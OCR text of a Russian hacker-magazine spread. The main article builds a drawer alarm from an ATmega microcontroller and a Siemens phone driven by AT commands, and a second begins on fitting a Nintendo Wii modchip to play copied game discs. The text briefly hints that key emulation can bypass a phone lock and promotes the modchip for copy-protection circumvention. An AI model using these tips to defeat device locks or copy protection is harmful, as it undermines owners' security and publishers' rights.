
Дальнейшее повествование относится только к мобильным телефонам марки «Сименс», поскольку неизвестно будет ли это работать на моделях других производителей.

Для доступа к сервисным AT-командам телефона нужно перевести его в режим терминальной сессии. Для этого выполни команду «AT+CMEC=2,0,0». Как ясно из мануала по AT-командам Siemens, эта хреновина переводит телефон в режим мобильного терминала, а число 2 в параметрах означает, что телефоном можно управлять теперь и с клавиатуры, и с порта. Все, теперь тебе доступен весь спектр команд управления, можешь экспериментировать от души уже самостоятельно, а я расскажу еще об одной команде — эмуляторе клавиш.


«AT+CKPD=1,100» — эта строчка, засланная в порт телефона, эмулирует нажатие кнопок телефона. В данном случае происходит нажатие кнопки «1» с длительностью в одну секунду. Параметр 1 — это код кнопки, а 100 — длительность в сотых долях секунды. Описание всех кодов кнопок ты найдешь в том же мануале, а я лишь упомяну основные:


```
0..9 — цифровые клавиши;
E или e — завершить соединение (красная трубка);
S или s — сделать вызов (зеленая трубка);
< — джойстик влево;
> — джойстик вправо;
^ — джойстик вверх;
V или v — джойстик вниз;
[ — левая софт-клавиша
] — правая софт-клавиша
# — решетка — она и в Африке решетка, ей же можно снять
блок с Siemens :), надо только задержку в команде подоль-
```

Mega с подключенными проводками программатора



Так распаивается дата-кабель для сименса






```
ше указать;
* — эмуляция самой звездатой из всех кнопок.
```

Ну а дальше — гонишь по порту в телефон пачки нажатий, словно ты сидишь и сам тычешь по кнопкам. Телефон это воспримет на ура и даже не поймет, в каком его месте кинули. Таким образом можно, особо не заморачиваясь со сложными командами, делать с телефоном все, что душе угодно.
В принципе, ты уже можешь написать на любом любимом языке программу, посылающую сигналы в порт, и использовать телефон как средство для сигнализации о каких-либо событиях, происходящих в компе.

НАМ НУЖЕН МОЗГ!


Но рулить мобилой посредством компа — это моветон. Система должна быть полностью автономной, как подводная лодка, потому для управления будем использовать... Правильно — микроконтроллер. В прошлом номере Длинный уже рассказывал, как правильно подключать контроллер и заливать в него программу, поэтому я ограничусь лишь кратким напоминанием, а саму статью ты найдешь на диске. В качестве контроллера я юзаю ATMEL AT89C51 архитектуры MSC-51, так как благодаря стараниям Длинного у меня их ну просто завались, за что ему огромное спасибо. Тебе же советую использовать Atmega 8535, так как это наиболее удобный вариант для программирования и изучения. Atmega обладает аппаратным обработчиком протокола UART, который логически ничем не отличается от RS232 (протокол COM-порта), разница тут лишь в уровнях напряжения между контроллером и телефоном. Контроллер рассчитан на 5 вольт, а в мобиле в целях снижения энергопотребления используется 3,3 вольта. Грузить тебя описанием протокола UART я не буду, поскольку это нудно и неинтересно, да и инфа по нему валяется на каждом углу, а почти все микроконтроллеры умеют его обрабатывать аппаратно — нужно только заслать байт данных в необходимый регистр, и начнется передача данных.

ПЕРСОНАЛЬНАЯ ОХРАННАЯ СИСТЕМА


Итак, теории достаточно, пора приступать к решению конкретных задач. Скажи, тебя не бесит, когда твои родственники шарят по твоим ящикам? Меня лично это ужасно бесит! Особенно когда мой младший брат тырит мои презеры, накачивает их водой и кидается в прохожих, а я в самый ответственный момент имею нехилый гемор, щедро приправленный обломом :). Брательник, естественно, получает по ушам, но это уже дела не меняет. Будем бороться с актами хищения личной собственности. Юзание мобилы в системе управления я продемонстрирую на примере охранной сигнализации, навешанной на ящик стола.

ИНГРЕДИЕНТЫ

Для начала тебе нужен датчик. Сойдет обычный геркон, который ты без проблем купишь в любом магазине, торгующем охранными системами и сигнализациями. Стоит он гроши, а пользы от него много. Геркон представляет собой этакий кирпичик из пластика, внутри которого спрятан намагниченный контакт. При поднесении магнита этот контакт замыкается, при его удалении — размыкается. Или наоборот, все зависит от типа геркона. Тип геркона определяется с помощью магнитика и мультиметра. Нам подойдет любой, разница будет лишь в обрабатывающей программе контроллера, да и то незначительная — в пару байт. Геркон и магнитик крепятся на ящик стола так, чтобы при открывании ящика магнитик удалялся от геркона. Крепить можно шурупами, а можно и ленивым способом — с помощью термоклея, как я.
Затем тебе потребуется контроллер. Как я уже говорил, я рекомендую взять Atmega 8535. Во-первых, она легко программируется (программатор из пяти проводков, втыкающихся в LPT-порт). Во-вторых, внутри нее куча разной периферии, порядочно памяти, а значит, для опытов она подойдет идеально. В-третьих, Atmega 8535 очень популярна и стоит относительно недорого (я купил за 80 рублей). Ну и в-четвертых, она, как все AVR, практически не требует обвеса из других компонентов — подал питание и все, работает! Так что намек понял? Бегом в радиомагазин или на барахолку за процом! Мегу бери в DIP-корпусе — легче паять. Также прикупи там грошовый керамический конденсатор на 100 пикофарад в количестве двух штук и кусок макетки. Макетка — это такая плата, с дырками. На ней удобно паять разные девайсы, чтобы не травить плату. Также тебе нужна будет парочка стабилитронов на 3,3 вольта и десяток резисторов на 10 килоом мощностью 0,25 ватт. Еще не помешает припой и флюс. Припой бери самый дешевый, в виде тонкой проволоки, а в качестве флюса отлично сгодится гадость под



Принципиальная схема девайса



Окно прошивающей программы

названием ЛТИ-120 (есть везде, в любом радиомагазине) или, что намного удобнее, канифоль-гель (не перепутай с простой канифолью, ее тоже можно использовать, только гораздо сложнее). Все это барахло тебе будет стоить, если не зажлобят продавцы, максимум 200 рублей. А часто и того меньше.

ТВОЙ ГОРЯЧИЙ ДРУГ

Этот раздел предназначается для тех, кто первый раз взял в руки этот горячий продолговатый предмет и стал совершать им поступательные движения в пространстве. Более искушенные фрикеры могут его смело пропустить. Если ты никогда не держал в руках паяльник, то закупай все в двойном, а лучше в тройном количестве, так как сжечь микросхему перегревом более чем реально. Но, думаю, в итоге все будет нормально. Специально для тебя я, пересилив свою лень, проведу тебе краткий ликбез по пайке. Итак. Для начала вставляешь деталь в дырку на макетке. Выводы деталей и дырки макетки уже облужены на заводе, потому паяться будет отлично. Затем посредством кисточки наносишь на это дело ЛТИ-120 или намазываешь канифоль-гель. Далее, пока ЛТИ-120 окончательно не засох (кстати, канифоль-гель не сохнет, можно не спешить), нужно подцепить жалом паяльника маленький, с пол спичечной головки, кусочек припоя (я обычно заранее коцаю проволоку припоя на гранулы) и поднести его к месту пайки. Раздастся адское шипенье, флюс испарится, а детальки будут намертво спаяны вместе. Вуаля! Только делать все надо быстро, держать паяльник на ножке микросхемы желательно не более 1-3 секунд, а то есть риск перегреть ее и сжечь. Если ты не уверен в своих силах и боишься пожечь микросхемы, то сначала потренируйся на всяких левых медных проводках. Ну а идеальный вариант — регулируемый паяльник (вроде того, что на врезке) или паяльная станция. Выставил температуру жала 220 градусов и паяй сколько влезет — такую температуру микруха выдерживает долго.

СХЕМОТЕХНИКА

Чтобы проиллюстрировать свое повествование, я набросал принципиальную схему девайса с комментариями на полях, а также сделал вагон и маленькую тележку его фотографий. На фотках схема сделана навесным монтажом, чтобы было видно, какой провод куда идет. Тебе же рекомендую делать на монтаже — так надежнее. Готов? Тогда поехали!
Для начала зафигачь контроллер в макетку. Аккуратно вставь в дырочки и пропаяй. После этого открывай datasheet на Atmega 8535 и смотри, какие ноги отвечают за прошивку программы. Для Atmega 8535 это выводы 6-MOSI, 7-MISO, 8-SCK, 9-RESET, 10-Vcc, 11-GND. Нумерация выводов идет от метки на корпусе слева направо по нижнему ряду выводов, а потом справа налево по верхнему. Аккуратно впаяй шесть проводков в дырочки на макетке напротив указанных ножек. Длина проводков должна быть не больше 20 сантиметров, чтобы не глючило. Потом снизу платы припаяй перемычки на ножки, как указано на фото, чтобы соединить проводки с микросхемой. Главное — не забыть сделать перемычки — я вот вечно забываю, а потом долго туплю, не въезжая, почему не работает. Проводки от ножек GND и Vcc сделай длиннее и заведи их на комповый блок питания, на любую свободную колодку — это будут провода питания контроллера. Vcc — на красный провод, а GND — на черный. Остальные провода засунь в LPT-порт: 2 — Reset, 3 — MOSI, 4 — SCK, 10 — MISO и любой от 18 до 25 — GND. Запусти UniProof и проверь, определился ли контроллер прошивающей программой. В левом верхнем углу, над окном кода, должно быть написано Mega 8535. Взгляни на скриншот, там я тебе кратенько изложил что к чему. Если не работает, проверь провода, пайку, правильность подключения. Может, где-то что-то оборвалось. Если все получилось, значит самое сложное у нас позади — контроллер поддается прошивке, а это для начинающего половина дела. Осталось только подключить мобильник, датчик и написать прогу управления.
Датчик подключается не просто, а очень просто. Берешь и припаиваешь выводы от геркона на эту же макетку, скажем, рядом с ногой порта PA0, расположенной на 40-й ножке контроллера. Далее один из выводов геркона перемычкой соединяешь с 40-й ножкой (порт PA, нулевой бит), а второй вешаешь на землю, то есть соединяешь с GND, просто припаяв перемычку к 11-й ножки контроллера.
Кроме того, выводы геркона нужно зашунтировать конденсатором, чтобы импульсные помехи, возникающие от зарядника мобилы, не вызывали ложных срабатываний. Для этого аккуратно припаяй кондер на ножки. Не помешает напайка конденсатора между ножками 10 и 11 микроконтроллера — защита от импульсных помех по питанию микросхемы.
Теперь найди по datasheet выводы UART. Они обозначаются так же, как и выводы COM-порта: RxD и TxD. Это пины 14-го и 15-го микроконтроллера. Так как у Меги питание — 5 вольт, а в мобилах рабочее напряжение — 3,3 вольта, то надо сделать схему согласования напряжений. Для этого нам потребуется стабилитрон и резистор. Резистор одним концом напаяй на вывод 15 — TXD, а вторым — на катод стабилитрона. Катод обозначается либо точкой, либо цветным ободком. Второй конец стабилитрона паяй на GND. Что получилось? Да ничего особого — обычный ограничитель напряжения. Стабилитрон подобен клапану, который распахивается при увеличении давления сверх нормы. Как только напряжение превысит 3,3 вольта, стабилитрон откроется и стравит излишки напруги на землю, оставив на себе всего лишь 3,3 вольта.
Теперь надо припаять проводки для связи с мобилой. Один проводок напаяй на 14-й вывод — это у нас будет принимающий порт (RxD), а второй — на соединение стабилитрона и резистора, прямо туда. Это будет передающий порт (TxD).
Так, проводки к UART припаяны, пора бы их завести на порт мобилы. Тебе потребуется разъем под дата-кабель телефона. Его можно добыть в радиомагазине, в ларьке по ремонту мобил или на радиобарахолке. На худой конец его можно оторвать от родного дата-кабеля или сделать из подручного хлама (например, для сименсов 45-й серии разъем для дата-кабеля делали из распиленного коннектора от RJ-45 витухи).
Итак, посмотрим на распиновку разъема сименса. Если смотреть на контакты сверху, выводами к себе, то порядок такой:

1 — Vpp. Плюс питание зарядника. Напруга там скачет от 3 до 8 вольт, редкостная лажа :).
2 — GND. Земля, она же общая точка. Ее надо объединить с GND контроллера. Иначе ничего работать не будет.
3 — Tx. Передающая линия UARTa телефона.
4 — Rx. Принимающая линия UARTa телефона.
5 и 7 надо объединить и через резистор в 10 килоом припаять на GND. Это даст мобиле понять, что в нее засунули кабель.

Теперь берешь и аккуратно припаиваешь проводок RxD от микроконтроллера на вход Tx мобилы. Затем таким же макаром сажаешь проводок TxD на вход телефона Rx. От точки GND контроллера кидаешь проводок на вывод GND мобилы, чтобы они имели общий нуль, иначе ничего работать не будет. Кстати, заметил, как часто юзается точка GND? Советую сразу где-нибудь в удобном месте платы напаять длинную перемычку и завести на нее минус питания, он же GND, чтобы не создавать на плате логово Ктулху с торчащими во все стороны щупальцами. Сделал? Отлично! Сигнальные выводы мы навесили, осталось подать корм.
Для начала накормим мобилу. Отрезай от зарядника штатный штекер и с помощью тестера определяй полярность. Делается это просто. Красный провод тестера, подключенный к гнезду V, сажай на один вывод зарядника. Черный провод тестера, подключенный к COM, сажай на другой. Включай зарядник. На табло тестера будет показано напряжение зарядника, порядка 8 вольт. Так вот если число без минуса, то красный провод висит на плюсе зарядника, а черный — на минусе; если на табло горит минус — все наоборот. Припаивай минус зарядника на GND всей нашей конструкции, а плюс — на разъем штекера дата-кабеля на контакт 1 (Vpp).
Теперь тебе нужен второй блок питания, вольт на 5. Им будем кормить контроллер. Для опытов можно взять комповый БП, там как раз на колодке 5 вольт (черный провод — GND, красный — +5 вольт). Сажай минус, он же GND, на GND нашей схемы. Логично, правда? А +5 вольт подавай на Vcc контроллера ака 10-я нога. Все, теперь схема готова. Осталась только пара штрихов.
Итак, теперь надо:

1. Написать прошивку.
2. Залить ее в контроллер.
3. Отпаять от LPT-порта компа все проводки.
4. Припаять к 9-й ножке микроконтроллера (это RESET) резистор на 10 килоом, а второй его конец припаять на 10-ю ногу — Vcc.
5. Воткнуть блоки питания контроллера и мобилы в сеть.
После всех этих нехитрых манипуляции проц начнет яростно выполнять заложенную в него программу.


☒ КОДИНГ


Так, с аппаратной частью покончили, пора бы сваять прошивку контроллера. Эх, если сейчас ты подумал о C builder или Delphi, то оставь эти детские фантазии в сторонке. Суровые фрикеры уважают только ассемблер :). И мы будем строгать прошивку именно на нем! Исходник проги получился весьма жирным, поэтому выкладывать его на страницы журнала я не буду, его ты найдешь на диске. Прокомментирован он подробно и толково, так что, думаю, ты сообразишь, что к чему. В качестве рабочей среды я заюзал AVR Studio. Там есть и отладчик, и компилятор, а также она поддерживает все виды процессоров AVR.

☒ ЗАПУСК!

Ага, настал тот момент, который я так долго и красочно расписывал в начале статьи, — пришла пора проверить систему в действии. Питание заведено, контроллер прошит. Открываем ящик... геркон срабатывает, и тревожная алярма несется на твой мобильник. Ахтунг! Презеры в опасности! Немецкое порно под угрозой!
Каково, а? А ведь почти точно такие же конструкции, только с добавленным обработчиком Dallas-ключа (таблетки на домофонах — это и есть тот самый Dallas-ключ), продает и устанавливает множество охранных фирм, получая за это некислое бабло. Не позволь им тебя надуть — сделай сигналку сам! А я откланиваюсь. Пиши мне мылом, а если возникнут общие вопросы или ты захочешь развить тему дальше, то регайся в LiveJournal и пиши в сообщество ru_radio_electr или кидай коммент мне в журнал (di_halt.livejournal.com). А я уж туда спецов подтяну, и придумаем что-нибудь сообща. Ну а в следующих номерах ищи статью об аппаратном затроянивании мобильных телефонов. Удачи!


Подключили мобилу





ЧОРТ
/ ZZZUHELL@MAIL.RU /

Марио-бой за 3 копейки

Самостоятельная доработка игровой консоли Nintendo Wii

Заядлым геймерам не надо объяснять, какой вклад в мировую игровую индустрию внесла компания Nintendo и что такое Wii. Всем остальным сообщаю: Nintendo Wii — это игровая консоль (по старому «приставка»), которая отличается от конкурентов необычным управлением (система отслеживает местоположение джойстика в трехмерном пространстве). Если прибавить сюда не самую высокую цену, становится понятно, что это однозначный must have для любого прогрессивного человека. Однако стоимость лицензионных дисков немного расстраивает. Поэтому игроманы тут же вспомнили старинное волшебное слово «чиповка». Оно известно большинству заядлых консольщиков как минимум со времен Play Station 2. Новомодная приставка от Nintendo, как оказалось, тоже лечится от жадности в домашних условиях. Полюсы и минусы подобного подхода мы и рассмотрим в этой статье.

ИСХОДНИКИ

Прежде всего — парочка непременных дисклаймеров. Во-первых, как только ты выкрутишь первый винт из консоли, гарантия производителя испарится, как углекислота из шампанского (или пива — кто что больше любит). А во-вторых, незаконное копирование и распространение ПО (игр) карается законом. Хотя это ты и без меня знаешь. С другой стороны, консоль — твоя личная собственность, и тыкать в нее паяльником можно сколько угодно. Вывод — под диван надо прятать только болванки с играми, а Wii может гордо стоять около телевизора (тем более что дизайн позволяет).

Теперь пару слов о технологиях. Зарубежные умельцы напряглись и разработали умный чип (их несколько, но работают все по одному принципу). Хитрая микросхема припаивается к плате DVD-привода и обманывает систему, говоря ей, что «тут стоит лицензионный диск, все в порядке». Кстати, запуск дампов игр на болванках — это не единственный бонус чиповки. Впрочем, не буду забегать вперед...

Для того чтобы вылечить от жадности консоль, тебе понадобится:

- сама Nintendo Wii,
- модчип (об их разновидностях читай во врезке),
- отвертка типа «мерседес» (можно сделать самому),
- паяльник с очень тонким жалом,
- «третий глаз», или обычная лупа на подставке,
- прямые руки.

Последний компонент — самый важный. И дело тут не в самооценке и внутренней убежденности в том, что «все у меня получится». Скорее всего, от тебя потребуются навыки очень аккуратной пайки (починка утюга соседке — не в счет). Поэтому лучше сто раз подумать, хватит ли сил и аккуратности. Если не уверен, не беда: пойди в ближайшую контору по ремонту DVD-плееров и попроси припаять чип. Результат тебя не разочарует, хотя и придется потратить немного дензнаков.


Те, кто уверен в себе на двести процентов, могут читать дальше.


РАЗБОРКИ

